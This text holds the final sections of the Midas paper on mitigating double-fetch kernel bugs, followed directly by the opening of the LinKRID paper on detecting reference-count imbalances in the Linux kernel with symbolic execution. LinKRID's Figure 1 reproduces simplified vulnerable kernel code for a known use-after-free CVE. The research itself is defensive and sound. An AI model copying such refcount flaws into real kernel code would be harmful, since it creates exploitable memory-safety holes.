8 Related Work

Early work on double-fetch bugs relied primarily on manual code analysis to identify bugs in kernel code [38, 48] or in syscall wrappers [42]. Realizing the limited scalability of this approach, particularly when applied to large codebases such as the Linux kernel, subsequent work focussed on automated techniques based on static or dynamic analysis techniques, and on leveraging hardware features to mitigate such bugs.

Static analysis. Static analysis proposals use code analysis to find and fix double fetch vulnerabilities. DFTinker [29] improves the coverage of pattern matching rules for detecting double fetches in code as initially proposed by Wang et al. [39]. Deadline [46] and DFTracker [41] further generalize the analysis by leveraging symbolic execution.

However, static analysis is severely limited by its requirement for source code, which eliminates possibility of protecting of analyzing binary-only modules for which code is not available. In contrast, Midas can also protect such modules since well-behaving module use the kernel transfer functions to access user memory. Symbolic execution solves the generality problem of pattern-matching approaches but has its limitations (path explosion, function pointers, modelling numerous library functions, etc.). Deadline [46] specifically requires the additional assumption that pointer syscall argument do not alias, an assumption that can wilfully be violated by our adversarial model.

Additionally, the protection allowed by static analysis methods are limited: only the bugs which are detected can be fixed, and static analyses are necessarily incomplete. In contrast, Midas mitigates *all* TOCTTOU vulnerabilities. Further, specific cases of double fetches, such as in syscall wrappers cannot be fixed in code, and require a versioning system such as Midas in order to enable deep argument inspection.

Dynamic Analysis. Dynamic analysis techniques leverage runtime information and values to detect double fetches, and are notable in their ability to find bugs in binaries.

To enable the search for various classes of bugs, Google Project Zero's Bochspwn project [23] introduced a comprehensive emulator for `x86` with callbacks to allow tracing of kernel operations, including memory accesses. When paired with a syscall fuzzer, Bochspwn successfully detected and reported double fetches from these access logs, but suffered from a high rate of false positives. Another major shortcoming of Bochspwn was its low execution throughput of 40-80MIPS which limited its ability to explore code paths. Xenpwn [44] extended Bochspwn's trace-driven approach to fuzz hypervisors for double-fetch bugs. Xenpwn found three double fetches in the Xen hypervisor, but no critical vulnerabilities in KVM.

DECAF [34] inverts Midas' adversarial model, leveraging concurrent access to syscall parameters from userspace to detect kernel accesses via a cache side-channel. DECAF is strongly reliant on CPU-specific behavior, which is sensitive to CPU parameters, subject to changes from generation to generation (or even from core to core) and prone to noise and false sharing. Following the discovery of transient-execution attacks [25], proposals such as InvisiSpec [24,47] have tried to prevent information leakage via cache side-channels. Future generations might entirely close this channel, or introduce constraints that limits this information flow.

Dynamic analysis techniques can only detect vulnerabilities on executed code paths, and therefore typically rely on a fuzzer to extensively cover kernel code. However, fuzzers are inherently incomplete, limiting the ability of dynamic analysis to find bugs.

Mitigations. Previous attempts [29,34] to eliminate double fetch vulnerabilities rely on Intel TSX, a hardware transactional memory implementation, to detect malicious writes to data read by the kernel. A defense based on TSX improves upon Midas by reducing the scope for false sharing from a page size to a cache size. However, TSX suffers from major limitations which restrict its useability for general kernel implementations. Of note, TSX requires that the data working set for the critical section experiences no L1 cache evictions, even due to contention from a simultaneously-multithreaded (hyperthreading) core. Further, TSX is limited to processors from a specific manufacturer (Intel), leaving the vast majority of computing devices (mobile, IoT, AMD processors) unprotected.

9 Conclusion

Midas mitigates double-fetch bugs in system calls and protects the operating system kernel by enforcing the invariant: *through a syscall's lifetime, every read to a userspace object will return the same value*. Our Midas implementation creates on-demand snapshots and copies of pages that are read and merges any writes through the execution of the system call. Our mitigation protects the core kernel, as well as drivers by carefully instrumenting functions that interact with the process address space. While our implementation focuses on Linux for x86-64, our concept is generic and empowers other kernels to protect themselves against notoriously hard-to-find and easy-to-exploit double fetch bugs.

The performance evaluation of our prototype implementation is promising. Compute-bound benchmarks have negligible overhead and even syscall-intensive benchmarks exhibit low overhead. On one hand, Midas mitigates all double fetch bugs in the kernel and gives developers a tool to locate such bugs. On the other hand, Midas sets the foundation for efficient, stateful system call filtering and validation. We have released the source code of our prototype as open-source at `https://hexhive.epfl.ch/midas/`.

Acknowledgements

The authors thank Marcel Busch and the anonymous reviewers for their careful feedback and support during the writing of this paper. This project was partially supported by European Research Council (ERC) grant No. 850868, DARPA HR001119S0089-AMP-FP-034, and ONR award N00014-18-1-2674. Any findings are those of the authors and do not necessarily reflect the views of our sponsors.

References

[1] Cve-2013-1332. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2013-1332.

[2] Cve-2015-8550. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2015-8550.

[3] Cve-2016-10433. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10433.

[4] Cve-2016-10435. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10435.

[5] Cve-2016-10439. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-10439.

[6] Cve-2016-8438. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2016-8438.

[7] Cve-2018-12633. https://bugzilla.redhat.com/show_bug.cgi?id=CVE-2018-12633.

[8] Cve-2019-20610. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-20610.

[9] Cve-2019-5519. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-5519.

[10] Cve-2020-12652. https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2020-12652.

[11] OSBench. https://github.com/mbitsnbites/osbench/.

[12] SecComp. https://www.kernel.org/doc/html/latest/userspace-api/seccomp_filter.html.

[13] Seccomp and deep argument inspection. https://lwn.net/Articles/822256/.

[14] Cve-2018-12633 fix. https://github.com/torvalds/linux/commit/bd23a7269834dc7c1f93e83535d16ebc44b75eba, Aug 2020.

[15] Phoronix test suite. https://www.phoronix-test-suite.com/, 8 2020.

[16] Advanced Micro Devices (AMD). AMD64 Architecture Programmer's Manual Volume 3: General-Purpose and System Instructions. https://www.amd.com/system/files/TechDocs/24594.pdf.

[17] David H Bailey, Eric Barszcz, John T Barton, David S Browning, Robert L Carter, Leonardo Dagum, Rod A Fatoohi, Paul O Frederickson, Thomas A Lasinski, Rob S Schreiber, et al. The nas parallel benchmarks. *The International Journal of Supercomputing Applications*, 5(3):63–73, 1991.

[18] Jeffrey S. Chase, Henry M. Levy, Michael J. Feeley, and Edward D. Lazowska. Sharing and protection in a single-address-space operating system. *ACM Trans. Comput. Syst.*, 12(4):271–307, 1994.

[19] Leonardo Dagum and Ramesh Menon. Openmp: an industry standard api for shared-memory programming. *IEEE computational science and engineering*, 5(1):46–55, 1998.

[20] Tal Garfinkel. Traps and pitfalls: Practical problems in system call interposition based security tools. In *Proceedings of the Network and Distributed System Security Symposium, NDSS 2003, San Diego, California, USA*. The Internet Society, 2003.

[21] Brendan Gregg. The flame graph. *Commun. ACM*, 59(6):48–57, 2016.

[22] Siddharth Gupta, Atri Bhattacharyya, Yunho Oh, Abhishek Bhattacharjee, Babak Falsafi, and Mathias Payer. Rebooting virtual memory with midgard. In *Proceedings of the 48th Annual International Symposium on Computer Architecture, ISCA 2021*.

[23] GC Mateusz Jurczyk and Gynvael Coldwind. Bochspwn: Identifying 0-days via system-wide memory access pattern analysis. *Black Hat USA Briefings (Black Hat USA)*, 2013.

[24] Khaled N. Khasawneh, Esmaeil Mohammadian Koruyeh, Chengyu Song, Dmitry Evtyushkin, Dmitry Ponomarev, and Nael B. Abu-Ghazaleh. Safespec: Banishing the spectre of a meltdown with leakage-free speculation. In *Proceedings of the 56th Annual Design Automation Conference 2019, DAC 2019, Las Vegas, NV, USA, June 02-06, 2019*, page 60. ACM, 2019.

[25] Paul Kocher, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre attacks: Exploiting speculative execution. 2018.

[26] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, et al. Spectre attacks: Exploiting speculative execution. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1–19. IEEE, 2019.

[27] ARM Ltd. *ARM Architecture Reference Manual (ARMv8, for ARMv8-Aarchitecture profile)*. 2013.

[28] Kai Lu, Peng-Fei Wang, Gen Li, and Xu Zhou. Untrusted hardware causes double-fetch problems in the I/O memory. *Journal of Computer Science and Technology*, 33(3):587–602, 2018.

[29] Yingqi Luo, Pengfei Wang, Xu Zhou, and Kai Lu. Dftinker: Detecting and fixing double-fetch bugs in an automated way. In Sriram Chellappan, Wei Cheng, and Wei Li, editors, *Wireless Algorithms, Systems, and Applications - 13th International Conference, WASA 2018, Tianjin, China, June 20-22, 2018, Proceedings*, volume 10874 of *Lecture Notes in Computer Science*, pages 780–785. Springer, 2018.

[30] Onur Mutlu and Jeremie S Kim. Rowhammer: A retrospective. *IEEE Transactions on Computer-Aided Design of Integrated Circuits and Systems*, 2019.

[31] Lena E. Olson, Jason Power, Mark D. Hill, and David A. Wood. Border control: sandboxing accelerators. In Milos Prvulovic, editor, *Proceedings of the 48th International Symposium on Microarchitecture, MICRO 2015, Waikiki, HI, USA, December 5-9, 2015*, pages 470–481. ACM, 2015.

[32] Mathias Payer and Thomas R Gross. Protecting applications against TOCTTOU races by user-space caching of file metadata. In *Proceedings of the 8th ACM SIGPLAN/SIGOPS conference on Virtual Execution Environments*, pages 215–226, 2012.

[33] Calton Pu and Jinpeng Wei. A Methodical Defense against TOCTTOU Attacks: The EDGI Approach. In *Proceedings of the 2006 International Symposium on Secure Software Engineering*, 2006.

[34] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated detection, exploitation, and elimination of double-fetch bugs using modern CPU features. In Jong Kim, Gail-Joon Ahn, Seungjoo Kim, Yongdae Kim, Javier López, and Taesoo Kim, editors, *Proceedings of the 2018 on Asia Conference on Computer and Communications Security, AsiaCCS 2018, Incheon, Republic of Korea, June 04-08, 2018*, pages 587–600. ACM, 2018.

[35] Fermin J. Serna. Ms08-061 : The case of the kernel mode double-fetch. https://msrc-blog.microsoft.com/2008/10/14/ms08-061-the-case-of-the-kernel-mode-double-fetch/, Oct 2008.

[36] Marc Snir, William Gropp, Steve Otto, Steven Huss-Lederman, Jack Dongarra, and David Walker. *MPI–the Complete Reference: the MPI core*, volume 1. MIT press, 1998.

[37] Dan Tsafrir, Tomer Hertz, David A Wagner, and Dilma Da Silva. Portably Solving File TOCTTOU Races with Hardness Amplification. In *FAST*, volume 8, pages 1–18, 2008.

[38] twiz and sgrakkyu. From ring 0 to uid 0. *CCC*, 2007.

[39] Pengfei Wang, Jens Krinke, Kai Lu, Gen Li, and Steve Dodier-Lazaro. How double-fetch situations turn into double-fetch vulnerabilities: A study of double fetches in the linux kernel. In *26th {USENIX} Security Symposium ({USENIX} Security 17)*, pages 1–16, 2017.

[40] Pengfei Wang, Kai Lu, Gen Li, and Xu Zhou. A survey of the double-fetch vulnerabilities. *Concurrency and Computation: Practice and Experience*, 30(6):e4345, 2018.

[41] Pengfei Wang, Kai Lu, Gen Li, and Xu Zhou. Dftracker: detecting double-fetch bugs by multi-taint parallel tracking. *Frontiers of Computer Science*, 13(2):247–263, 2019.

[42] Robert NM Watson. Exploiting Concurrency Vulnerabilities in System Call Wrappers. *WOOT*, 7:1–8, 2007.

[43] Jinpeng Wei and Calton Pu. Modeling and preventing TOCTTOU vulnerabilities in Unix-style file systems. *computers & security*, 29(8):815–830, 2010.

[44] Felix Wilhelm. Xenpwn: Breaking paravirtualized devices. *Black Hat USA*, 2016.

[45] Yingjun Wu, Joy Arulraj, Jiexi Lin, Ran Xian, and Andrew Pavlo. An empirical evaluation of in-memory multi-version concurrency control. *Proc. VLDB Endow.*, 10(7):781–792, 2017.

[46] Meng Xu, Chenxiong Qian, Kangjie Lu, Michael Backes, and Taesoo Kim. Precise and scalable detection of double-fetch bugs in OS kernels. In *2018 IEEE Symposium on Security and Privacy, SP 2018, Proceedings, 21-23 May 2018, San Francisco, California, USA*, pages 661–678. IEEE Computer Society, 2018.

[47] Mengjia Yan, Jiho Choi, Dimitrios Skarlatos, Adam Morrison, Christopher W. Fletcher, and Josep Torrellas. Invisispec: Making speculative execution invisible in the cache hierarchy (corrigendum). In *Proceedings of the 52nd Annual IEEE/ACM International Symposium on Microarchitecture, MICRO 2019, Columbus, OH, USA, October 12-16, 2019*, page 1076. ACM, 2019.

[48] Junfeng Yang, Ang Cui, Salvatore J. Stolfo, and Simha Sethumadhavan. Concurrency attacks. In Hans-Juergen Boehm and Luis Ceze, editors, *4th USENIX Workshop on Hot Topics in Parallelism, HotPar'12, Berkeley, CA, USA, June 7-8, 2012*. USENIX Association, 2012.

LinKRID: Vetting Imbalance Reference Counting in Linux kernel with Symbolic Execution

Jian Liu[1,4], Lin Yi[1], Weiteng Chen[2], Chengyu Song[2], Zhiyun Qian[2], and Qiuping Yi[3,5]

[1]*{CAS-KLONAT*, BKLONSPT†}, Institute of Information Engineering, Chinese Academy of Sciences*

[2]*UC Riverside*

[3]*Beijing University of Posts and Telecommunications*

[4]*School of Cyber Security, University of Chinese Academy of Sciences*

[5]*Beijing Key Lab of Intelligent Telecomm. Software and Multimedia*

liujian6@iie.ac.cn, teroincn@gmail.com, {wchen130,csong,zhiyunq}@cs.ucr.edu, yiqiuping@gmail.com

Abstract

Linux kernel employs reference counters, which record the number of references to a shared kernel object, to track its lifecycle and prevent memory errors like use-after-free. However, the usage of reference counters can be tricky and often error-prone, especially considering unique kernel conventions of managing reference counters (e.g., external vs. internal reference counters). In this paper, we aim to automatically discover incorrect usage of reference counters, overcoming two key challenges: (1) scalability and (2) the aforementioned unique kernel conventions. Specifically, we develop a tiered program analysis based solution to efficiently and precisely check the imbalances between the change in the actual number of references and the corresponding reference counter. We apply our tool to the 4.14.0 kernel (with allyesconfig) and find 118 bugs, out of which 87 are new. The result shows our tool is scalable and effective.

1 Introduction

Vulnerabilities in operating system (OS) kernels can lead to serious attacks (e.g., privilege escalation and information leakage) that compromise the confidentiality and integrity of the foundation that applications rely on. Memory management errors such as use-after-free (UAF) and double-free are among the most severe kernel vulnerabilities, which often allow attackers to perform arbitrary read/write and code execution [35]. Therefore, they have drawn significant attentions from the security community to harden the kernel against these vulnerabilities.

As one of most complex system software written in unsafe languages, the Linux kernel provides many primitives to avoid memory management errors. One of these primitives that aims to prevent memory object from being prematurely freed is *reference counter* (referred to as *refcount* hereinafter). A refcount records the number of references (i.e., pointers in the C language) to a given memory object. A positive refcount means a memory object could be accessed in the future, hence it should not be freed. When a refcount is decremented to zero, the kernel knows that the associated memory object will no longer be accessed thus is safe to be freed. In the Linux kernel, refcounts are widely used for resource management in every aspect, from user-data, files, memory allocations, to hardware resources [28]. Refcount mechanisms in the Linux kernel typically employ a simple data structure called `struct kref` which encapsulates an integer as the real counter, and provide APIs (e.g., `kref_get` and `kref_put`) for manipulating the counter [13].

Since the refcount mechanisms are not automatic, Linux kernel developers are required to ensure that all operations on refcounts are performed as intended; in other words, *the refcount and corresponding reference changes should be consistent*. Unfortunately, as many other manually enforced security invariants, they are prone to errors. Based on our study, the most common bugs related to refcounts are (1) failure to increase the counter when a new reference is created, and (2) failure to decrement the counter when a reference has been removed. The first case can easily lead to use-after-free (UAF), which is usually exploitable (e.g., CVE-2016-4557 [23]); and the second case usually results in memory leaks. However, if the refcount can be incremented repeatedly and indefinitely (causing an overflow of the refcount), it can also be exploited to trigger UAF: CVE-2016-0728 [22] is an example of such vulnerabilities. For this reason, the Linux kernel has adopted

*Key Laboratory of Network Assessment Technology, CAS

†Beijing Key Laboratory of Network Security and Protection

a hardening against refcount overflow [14].

In this work, we aim to discover these refcount-related errors using program analysis techniques. There are two major challenges in discovering such erroneous refcount usage patterns. First, it fundamentally requires a path-sensitive analysis to check whether a refcount increment/decrement matches the addition/removal of new references along a *feasible* path. However, it is well-known that path-sensitive static analysis is extremely difficult to scale and dynamic approaches such as fuzzing can cover only a limited number of paths. Second, refcount uses in the Linux kernel have special conventions that exhibit benign violations of the above consistency rule. Therefore, without capturing such benign conventions, a tool will likely produce a large number of false positives and become impractical to use. As an example, the Linux kernel has the notion of *internal references* that do not actually need to be refcounted [1] (see §2.2 for more details).

As of now, no research has adequately addressed both challenges. Mao et al. [20] proposed using inconsistent path pair (IPP) to find refcount bugs in the Linux kernel: if two code paths return the same error code but manipulate the refcount differently (e.g., have different number of `get` or `put`), then one of them is likely to have a bug. This specific pattern encoded in the analysis is a less precise (considering only refcount changes without reference changes) or weaker version of the consistency rule we mentioned earlier; therefore, it can only uncover a subset of refcount bugs. For instance, refcount bugs can happen along paths that return different error code (e.g., Figure 3); conversely, all paths that return the same error code might be buggy but consistent. Some works do conduct path-sensitive analyses but only within a limited scope. For example, to find refcount bugs in Python extensions written in C, Li and Tan [15] adopted an *escape rule* that requires, in any function and any of its paths, the change of a refcount must be equal to the number of references escaped from the function. Since the analysis is tailored towards the native C used in Python modules, it relies on well-defined interfaces (between Python and C) to track refcount changes and the analysis scope. In addition, it employs the notion of "shallow aliasing" which can easily miss aliases (which is especially challenging to track in the Linux kernel), leading to imprecision analysis results. Finally, none of the related work addresses the second challenge of special Linux conventions of refcount usage; therefore, they can induce many false positives.

Motivated by the above deficiencies, we develop LinKRID (Linux Kernel Refcount Imbalance Detector), a scalable and practical refcount bug discovery tool for the Linux kernel, that addresses the aforementioned challenges. To scale up the path-sensitive analysis, we apply a tiered analysis — starting with a lightweight static analysis to identify a constrained scope of a refcounted object, through which we can then analyze in detail the corresponding refcount changes and global reference changes using under-constrained symbolic execution. We also codify a set of conventions currently specified in natural language (e.g., documentations) to filter seemingly erroneous but benign usage patterns. To our knowledge, LinKRID is the first tool that attempts to fill the void of addressing both the imprecise modeling and Linux-specific refcount usage conventions, packaged in a scalable analysis tool representing an important step towards automating the discovery of Linux kernel refcount bugs. We applied LinKRID to the 4.14.0 kernel, which includes all drivers, file systems, and other peripheral modules that can be compiled under the x86 architecture. LinKRID successfully re-discovered all refcount bugs reported in [20], and further found 118 bugs, within which 87 are new.

In summary, this paper makes the following key contributions:

- We identified the limitations of prior static analyses for discovering refcount bugs, and proposed more general patterns that reflect the root causes of refcount bugs.
- We propose a combination of static analysis and under-constrained symbolic execution to track the dynamic reference and refcount changes. We show this approach is precise and efficient.
- We developed a practical refcount bug finding tool and found 87 new bugs in the v4.14 Linux kernel. We plan to open source the tool entirely to facilitate the reproduction of the results and future research.

2 Refcount Bugs in Linux

The purpose of refcount mechanisms is to manage the lifecycle of shared memory objects [28]. A refcount is, in general, a counter that records how many (live) references/pointers can be used/dereferenced to access the shared object (in the future). Note that such references/pointers do not have to point to the beginning of the object, as long as they point to the memory space occupied by the object, they should be refcounted.

Each time, a new live reference to an object is created, the corresponding refcount should be increased by 1. When the lifecycle of a reference ends (i.e., will no long be used to access the object), the refcount should be decreased by 1. Refcount can be automatically maintained through programming language (e.g., Python) or containers (e.g., `std::shared_ptr` in C++). In the Linux kernel, however, refcounts are manually managed by developers, which makes them error-prone. Developers must guarantee the refcount consistency (i.e., *refcount = #(live reference)*) in all execution paths, including all error handling paths.

2.1 Bugs due to Complex Paths

Figure 1 is a UAF example (CVE-2016-0728 [22]) in the Linux kernel caused by refcount bug in an error handling path.

```
1  long join_session_keyring(const char *name) {
2    struct cred *new;
3    struct key *keyring;
4    long ret;
5    ...
6    keyring = find_keyring_by_name(...);
7    if (PTR_ERR(keyring) == -ENOKEY) {
8      keyring = keyring_alloc(...);
9      if (IS_ERR(keyring)) {
10       ret = PTR_ERR(keyring);
11       goto error2;
12     }
13   } else if (IS_ERR(keyring)) {
14     ret = PTR_ERR(keyring);
15     goto error2;
16   } else if (keyring == new->session_keyring) {
17     ret = 0;
18     goto error2;
19   }
20   ...
21   install_session_keyring_to_cred(new, keyring);
22   ret = keyring->serial;
23   key_put(keyring);
24   return ret;
25 error2:
26   return ret;
27 }
28 struct key *find_keyring_by_name(...) {
29   struct key *keyring;
30   // if name match
31   if (atomic_inc_not_zero(&keyring->usage))
32     return keyring;
33   return ERR_PTR(-ENOKEY);
34 }
```

Figure 1: Simplified code snippet of CVE-2016-0728 [25], a missing refcount decrement bug.

In function `join_session_keyring()`, if the kernel successfully found the corresponding keyring, the object `keyring`'s refcount is increased by `atomic_inc_not_zero()` at line 31; otherwise it returns an error code. A special case/path, however, is when the look up is successful but the keyring is the same as the current one (line 16). One the return path, the refcount is not decremented (e.g., line 23). This violates the refcount consistency of `keyring` and can lead to UAF as it can be triggered multiple times to overflow the `keyring`'s refcount (at that time, before the overflow hardening is introduced). Note that this refcount bug can only be triggered on this path. On other paths, the refcount changes and reference changes are balanced, as the reference `keyring` is a local variable and will be automatically released once the function returns; and the refcount is not incremented on other error returning paths.

This example illustrates a few important points: (1) We need a more fundamental invariant like refcount consistency *within a single path* to reliably detect all refcount bugs. Prior work RID [20] detects inconsistencies *across paths*: if there are two paths where the refcount changes are different but the return values are the same, it usually indicates a refcount bug. RID is unable to detect the example bug because the erroneous path is the only path that returns 0. (2) We need a

```
1  static void amp_mgr_destroy(struct kref *kref) {
2    struct amp_mgr *mgr = container_of(kref, struct
       amp_mgr, kref);
3    mutex_lock(&amp_mgr_list_lock);
4    list_del(&mgr->list);
5    mutex_unlock(&amp_mgr_list_lock);
6    kfree(mgr);
7  }
8  int amp_mgr_put(struct amp_mgr *mgr) {
9    return kref_put(&mgr->kref,
       &amp_mgr_destroy);
10 }
11
```

Figure 2: An example of internal reference.

path-sensitive analysis to precisely identify the problematic path, which leads to two decrements of a refcount but only one actual reference removal. If we only perform a flow-sensitive analysis and consider what "may" happen (instead of what is feasible), then we will report false alarms for error other paths that also go to label `error2`. (3) It is necessary to conduct an inter-procedural analysis to reduce false positives. In the example, refcount manipulation and reference acquisition/release happen in different functions, intra-procedural analysis like [7] would result in many false alarms.

2.2 Internal References

Besides the sheer complexity, special design patterns of refcounts in the Linux kernel introduce additional challenges in detecting refcount bugs. In particular, there are two distinct types of references to a kernel object [1]: *external reference* and *internal reference*. An external reference (or strong reference) is a reference we have discussed above: its purpose is to access the object. Therefore, an external reference has to strictly abide the reference consistency invariant.

On the contrary, an internal reference (or weak reference) *is not refcounted*. Unlike external references, the interpretation of internal references is completely subject to the kernel subsystem. The most common type of internal references are pointers inside a software cache, such as a radix tree, a double-linked list, and a hash map. A kernel thread can lookup the corresponding object (e.g., by name), then derive an external reference from the internal reference stored in the cache. Such an internal reference does not imply the corresponding object is "in use," it simply means the object "exists." For this reason, they are not refcounted. To prevent memory management errors like UAF, such internal references should be automatically released when the last external reference is released (i.e., when refcount reaches zero). Figure 2 shows an example, when `mgr->kref` reaches zero, `kref_put` would call `amp_mgr_destroy` to remove the internal reference to `mgr`. Without understanding these special patterns, we would face many false positives because internal references clearly violates the refcount consistency invariant.

Unfortunately, the flexibility of internal references also makes it hard to reason about their correctness. For example,

```
1  func_1(){ // local reference scope begins
2    p = kmalloc(sizeof( *p ));
3    refcnt_init(p); // init refcnt = 1
4    list_insert(p, list); // save to heap, escaped
       reference += 1
5  } // local reference scope ends
6  // #escape = 1, #release = 0,  Δrefcnt = 1.
7  // Δrefcnt == (#escape - #release) == 1. correct!
8
9  func_2(){ // local reference scope begins
10   p = list_lookup("name", list);
11   refcnt_get(p); // refcnt += 1
12   use(p);
13   refcnt_put(p); // refcnt -= 1
14 } // local reference scope ends
15 // #escape = 0, #release = 0, Δrefcnt = 0.
16 // Δrefcnt == (#escape - #release) == 0. correct!
17
18 func_3(){ // local reference scope begins
19   p = list_lookup("name", list);
20   refcnt_get(p); // refcnt += 1
21   insert(p, list2);  // escaped reference += 1
22 } // local reference scope ends
23 // #escape = 1, #release = 0,  Δrefcnt = 1.
24 // Δrefcnt == (#escape - #release) == 1. correct!
25
26 func_4(){ // local reference scope begins
27   p = list_lookup("name", list);
28   list_remove(p, list); // released reference += 1
29   refcnt_put(p); // refcnt -= 1
30 } // local reference scope ends
31 // #escape = 0, #release = 1, Δrefcnt = -1.
32 // Δrefcnt == (#escape - #release) == -1. correct!
```

Figure 3: Four types of local reference scopes.

another typical type of internal references are back-pointers. The network namespace object `struct net` is such an example. The `net` object has a refcount and many network related objects contain a back-pointer to the network namespace they reside in. However, most of these pointers are *not refcounted*. The reason is that when a network namespace is torn down, its destructor will automatically tear down those objects reside in the namespace. In other words, those internal references will be automatically released when the object they refer to is freed. But there are exceptions, like the Point-to-Point Protocol (PPP) channels, which can reside in a different namespace. Therefore, such back-pointers will no longer be internal and should be refcounted. When developers simply follow the common pattern in other network subsystems, they introduced an UAF vulnerability (CVE-2016-4805 [24]).

3 Methodology

3.1 Problem Definition

Ideally, we would like to use the invariant *"refcount == # of live reference"* throughout the lifetime of a refcounted object to detect refcount bugs. However, due to the complexity of the kernel code, it is intractable to precisely track live references across different system calls and possibly across different threads with static analysis. We address this problem by tracking the *changes* (Δ) to the refcount and live references within a limited *local references scope* [15] instead. Our key observations are: (1) references stored in globally-visible objects (global variables or heap objects reachable from global variables), or simply *global references*, can be considered as always live because they can be accessed by other syscalls or threads at any arbitrary time; and (2) when a syscall or thread needs to access refcounted objects, the kernel code (at least at the LLVM IR level) will always load global references into local references. Therefore, by maintaining the local invariant *"Δrefcount == Δ#(live reference)"* (where Δ denotes the changes) within the local reference scope, one could also guarantee the global invariant *"refcount == # of live reference"*.

Unfortunately, even after reducing the analysis scope to local ones, if we simply define a refcount bug as a violation of the local invariant at any program location, we will face too many false positives due to *borrowed and stolen references* [15]. For example, in Figure 1, a reference is borrowed when `keyring` is passing to `install_session_keyring_to_cred()` at line 21. However, since the corresponding refcount has already been incremented previously at line 31, i.e., the developer has already indicated that the corresponding object is "in use", it is safe and unnecessary to increment the refcount again. Therefore, to eliminate the false positives caused by borrowed and stolen references, we only perform the invariant check at the end of each local analysis scope.

Unlike other software like the Python extensions written in C [15], the Linux kernel does not have well-defined interfaces that marks the beginning and the end of a local reference scope. We solve this problem by dividing a global reference's lifecycle into four common types (Figure 3):

- Creation: from allocation (e.g., `kmalloc()`) site to local reference(s) to global reference(s) (i.e., `func_1`);
- Usage: from global reference to local reference(s) to usage (i.e., `func_2`);
- Escape: from global reference to local reference(s) to another global reference (i.e., `func_3`);
- Release: from global reference to local reference(s) to the removal of the global reference (`func_4`).

Based on this modeling, we define the beginning of a local references scope when a local reference is derived from a global reference to a refcounted object. Correspondingly, the local reference scope ends when all local references to the refcounted object are released. During this analysis scope, if the reference flows into a global/heap object, we consider the reference as *escaped* to the global scope. Similarly, if a global reference has been removed (e.g., being overwritten by a NULL pointer), we consider the reference as being *released*. With these definitions, we define refcount bugs are follows.

DEFINITION 1 ***Refcount bugs.*** *There is a refcount bug if at the end of a local reference scope, the refcount changes (i.e., Δrefcount) are not the same as the changes to globally visible references (i.e., Δ#(reference) == #escaped - #released).*

Figure 3 showcases the four different types of local reference scope and how the refcount changes invariant is checked. Note that while our approach is conceptually similar to Pungi's [15], analyzing the Linux kernel requires a vastly different and more comprehensive solution.

3.2 Overview

Figure 4 shows an overview of LinKRID and its whole workflow, which involves three phases: a static analysis, a summary-based under-constrained symbolic execution, and the bug detector.

In the first phase of static analysis, we perform two sub-analyses. (1) We need to identify refcounted heap objects and the APIs that manipulate the refcounts. In our static analysis, we take into consideration the multiple layers of abstractions (§4.1). (2) We need to identify the local reference scope to allow the symbolic execution to work on a confined code. To do so, LinKRID constructs flow chains, which correspond to the local reference scopes, to facilitate the checks on the safety invariant (§4.2).

Once we have identified the analysis scope, the next challenge is how to perform the check described in Definition 1. In the second phase, we show how to customize symbolic execution to scale the analysis to a local reference scope. As shown in §2.1, a path-sensitive and context-sensitive analysis is vital to track refcount and reference changes precisely. Two common choices are dynamic analysis, which has a coverage problem; and symbolic execution, which needs to start from fixed entry points like syscall entries or the kernel boot entry and has a path explosion problem. In this work, we opt for under-constrained symbolic execution [8], which takes an arbitrary function and runs it without initializing any of its data structures or doing environmental modeling (§5).

Finally, in the last phase, we need to filter out false positives caused by internal references (§2.2). We solve this problem by extracting Linux-specific conventions that represent the usage of internal references (§6).

4 Static Analysis

Our static analysis takes kernel code in LLVM IR (intermediate representation) as inputs and spots all local references to refcounted objects and computes their lifecycles. It first collects basic refcount information (i.e., *refcounted structures* and *refcount wrappers*), then leverages the retrieved information to construct the data-flow for local reference (referred to as *flow chains* hereinafter). Flow chains encode all local references (to refcounted objects) and their lifecycles, from the time when the reference is created to the time when it is no longer accessible.

4.1 Extract Refcount Information

One of the contributions of our methodology is a systematic recovery of refcount-related structures and functions in the Linux kernel. We collect two types of refcount information in all subsystems of the kernel: (1) *refcounted structures* which embed a reference counter, and (2) *refcount wrappers* which initialize, increase, and decrease reference counts for refcounted structures.

Extracting refcount structures. Despite the fact that the Linux kernel is mostly written in C, it makes broad use of embedded structures to implement kernel objects [2] in a manner similar to object-oriented programming. We leverage this property to identify refcounted structures. This means that refcounted objects can show up with different levels of abstractions. For example, driver-specific objects are usually refcounted through an embedded `kobject` structure, which in turn maintains the refcount through an embedded `kref` structure. However, `kref` is also a wrapper over `struct refcount_t`, which is a wrapper over `atomic_t`. Developers are free to use any abstraction they see fit by *embedding* any of these structures (and even introduce custom ones). Based on this, we collect *refcounted structures* by checking whether a data structure has embedded known refcount structures like `kref` and `refcount_t`.

Extracting refcount wrappers. Next, we collect refcount manipulation APIs (or wrappers) for refcounted structures. Typical refcount wrappers follow the `get()/put()` naming conventions to update the refcount of refcounted structures. Similar to the refcounted structures, refcount manipulation could be done via different levels of abstractions such as `kobject_get/put`, `kref_get/put`, `refcount_inc/dec`, or directly using `atomic_inc/dec`. Developers are free to use any abstraction they see fit and can even introduce their own custom wrappers.

We manually collected 16 lower level refcount manipulation APIs that are generic in Linux. To identify additional wrappers on top of these low level ones, we propose a heuristic-based approach based on following features: (1) it invokes a known *refcount wrapper* once, (2) it transfers reference by function arguments or the return value, and (3) it does not change the number of global references. Using these features, we find 685 custom refcount wrappers in the 4.14 kernel. We further divide them into two groups, one for refcount increment (i.e., `get`-like), and the other for refcount decrement (i.e., `put`-like).

